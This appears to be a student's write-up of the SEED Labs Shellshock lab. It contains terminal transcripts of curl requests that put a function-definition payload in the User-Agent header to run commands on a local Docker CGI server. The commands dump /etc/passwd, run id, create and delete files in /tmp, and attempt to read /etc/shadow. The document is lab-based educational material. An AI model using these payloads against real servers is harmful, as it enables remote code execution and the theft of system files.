

Shellshock Attack Lab

First update DNS records and build and run the docker containers



```
# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com
```

Check if vul.cgi is in the container




```
root@26b475690231:/# ls -l /usr/lib/cgi-bin
total 8
-rwxr-xr-x 1 root root 130 Dec  5  2020 getenv.cgi
-rwxr-xr-x 1 root root  85 Dec  5  2020 vul.cgi
root@26b475690231:/# cd /usr/lib/cgi-bin/
root@26b475690231:/usr/lib/cgi-bin# cat vul.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```


Task 1: Experimenting with Bash Function

Testing to see the difference between the vulnerable bash versus the updated bash

Here, we first define a variable, and by using echo we check the contents of the variable. A defined shell function can be printed using the declare command, and as you see here, the shell prints nothing here because there is no function named foo defined. We then use the export command in order to convert this defined shell variable to an environment variable. And we then run the bash_shellshock vulnerable shell, which creates a child shell process. Running the same commands here indicates that the shell variable defined in the parent process is no more a shell variable but a shell function. So, on running this function, the string is printed out.




```
10/22/25]seed@VM:~/.../image_www$ foo='() { echo "Hello World";}'
10/22/25]seed@VM:~/.../image_www$ echo $foo
) { echo "Hello World";}
10/22/25]seed@VM:~/.../image_www$ declare -f foo
10/22/25]seed@VM:~/.../image_www$ export foo
```



```
[10/22/25]seed@VM:~/.../image_www$ ./bash_shellshock
[10/22/25]seed@VM:~/.../image_www$ echo $foo

[10/22/25]seed@VM:~/.../image_www$ declare -f foo
foo ()
{
    echo "Hello World"
}
[10/22/25]seed@VM:~/.../image_www$ foo
Hello World
```

Following the same steps, but with the change of using the fixed bash rather than the vulnerable bash_shellshock, we see that the bash shell is not vulnerable to the shellshock attack. The environment variable passed from the parent process is stored as a variable only in the child process.




```
[10/22/25]seed@VM:~/.../image_www$ foo='() { echo "Hello World from bash"; }'
[10/22/25]seed@VM:~/.../image_www$ echo foo
foo
[10/22/25]seed@VM:~/.../image_www$ declare -f foo
foo ()
{
    echo "Hello World"
}
[10/22/25]seed@VM:~/.../image_www$ export foo
[10/22/25]seed@VM:~/.../image_www$ /bin/bash
[10/22/25]seed@VM:~/.../image_www$ echo $foo
() { echo "Hello World" }
[10/22/25]seed@VM:~/.../image_www$ declare -f foo
[10/22/25]seed@VM:~/.../image_www$ foo

Command 'foo' not found, did you mean:

  command 'roo' from snap roo (2.0.3)
  command 'fio' from deb fio (3.16-1)
  command 'goo' from deb goo (0.155+ds-1)
  command 'fop' from deb fop (1:2.4-2)

See 'snap info <snapname>' for additional versions.
```

Here, as we see, the bash program does not convert the passed environment variable into a function but retains it as a shell variable. This proves that it is no longer vulnerable to the shellshock vulnerability.

Task 2: Passing Data to Bash via Environment Variable

Task 2.A: Using curl




```
[10/22/25]seed@VM:~/.../image_www$ curl -A "Hello World" -v www.seedlab-shellshock.com/cgi-bin/g
etenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: Hello World
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 22 Oct 2025 20:05:28 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=Hello World
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</a
ddress>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=42188
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

We see that the ‘User-Agent’ field’s value is stored in ‘HTTP_USER_AGENT’ value, one of the environment variables. The -v parameter displays the HTTP request. This is how the data from the remote server can get into the environment variables of the bash program.

Task 3: Launching the Shellshock Attack


Task 3.A: Getting contents of /etc/passwd



```
[10/22/25]seed@VM:~/.../image_www$ curl -A '() { echo "hello";}; echo Content_type: text/plain;
echo; /bin/cat /etc/passwd' www.seedlab-shellshock.com/cgi-bin/getenv.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```


Here, since I passed a shell command to concatenate the passwd file, it should print the contents of the passwd file on the terminal. As seen, the passwd file is actually read and printed out, hence showing a successful attack. Similarly we can do it for the other tasks

Task 3.B Getting process' userID




```
[10/22/25]seed@VM:~/.../image_www$ curl -A '() { echo "hello";}; echo Content_type: text/plain;
echo; /bin/id' www.seedlab-shellshock.com/cgi-bin/getenv.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Task 3.C Getting server to create file inside /tmp



```
[10/22/25]seed@VM:~/.../image_www$ curl -A '() { echo "hello";}; /bin/sh -c "echo created-by-she
llshock > /tmp/seed_lab_file_seed"' www.seedlab-shellshock.com/cgi-bin/getenv.cgi
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 webmaster@localhost to inform them of the time this error occurred,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
```


Verify by going into the container



```
[10/22/25]seed@VM:~/.../Labsetup$ dockps
26b475690231  victim-10.9.0.80
[10/22/25]seed@VM:~/.../Labsetup$ docksh 26b
root@26b475690231:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@26b475690231:/# cd tmp
root@26b475690231:/tmp# ls
seed_lab_file_seed
root@26b475690231:/tmp# cat seed_lab_file_seed
created-by-shellshock
```


We can see that we successfully created a file

Task 3.D Delete the file that we just created




```
[10/22/25]seed@VM:~/.../image_www$ curl -A '() { echo "hello";}; /bin/sh -c "rm -f /tmp/seed_lab
_file_seed"' www.seedlab-shellshock.com/cgi-bin/getenv.cgi
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 webmaster@localhost to inform them of the time this error occurred,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
```

Verify on container




```
[10/22/25]seed@VM:~/.../Labsetup$ dockps
26b475690231  victim-10.9.0.80
[10/22/25]seed@VM:~/.../Labsetup$ docksh 26b
root@26b475690231:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@26b475690231:/# cd tmp
root@26b475690231:/tmp# ls
root@26b475690231:/tmp# cd ..
root@26b475690231:/# ls -l /tmp/seed_lab_file_seed
ls: cannot access '/tmp/seed_lab_file_seed': No such file or directory
```

We can see that we successfully deleted the file
No, you cannot read /etc/shadow with Shellshock when the CGI process runs as a normal web user because /etc/shadow is readable only by root.



```
[10/22/25]seed@VM:~/.../image_www$ curl -A '() { echo "hello";}; echo Content_type: text/plain;
echo; /bin/cat /etc/shadow' www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

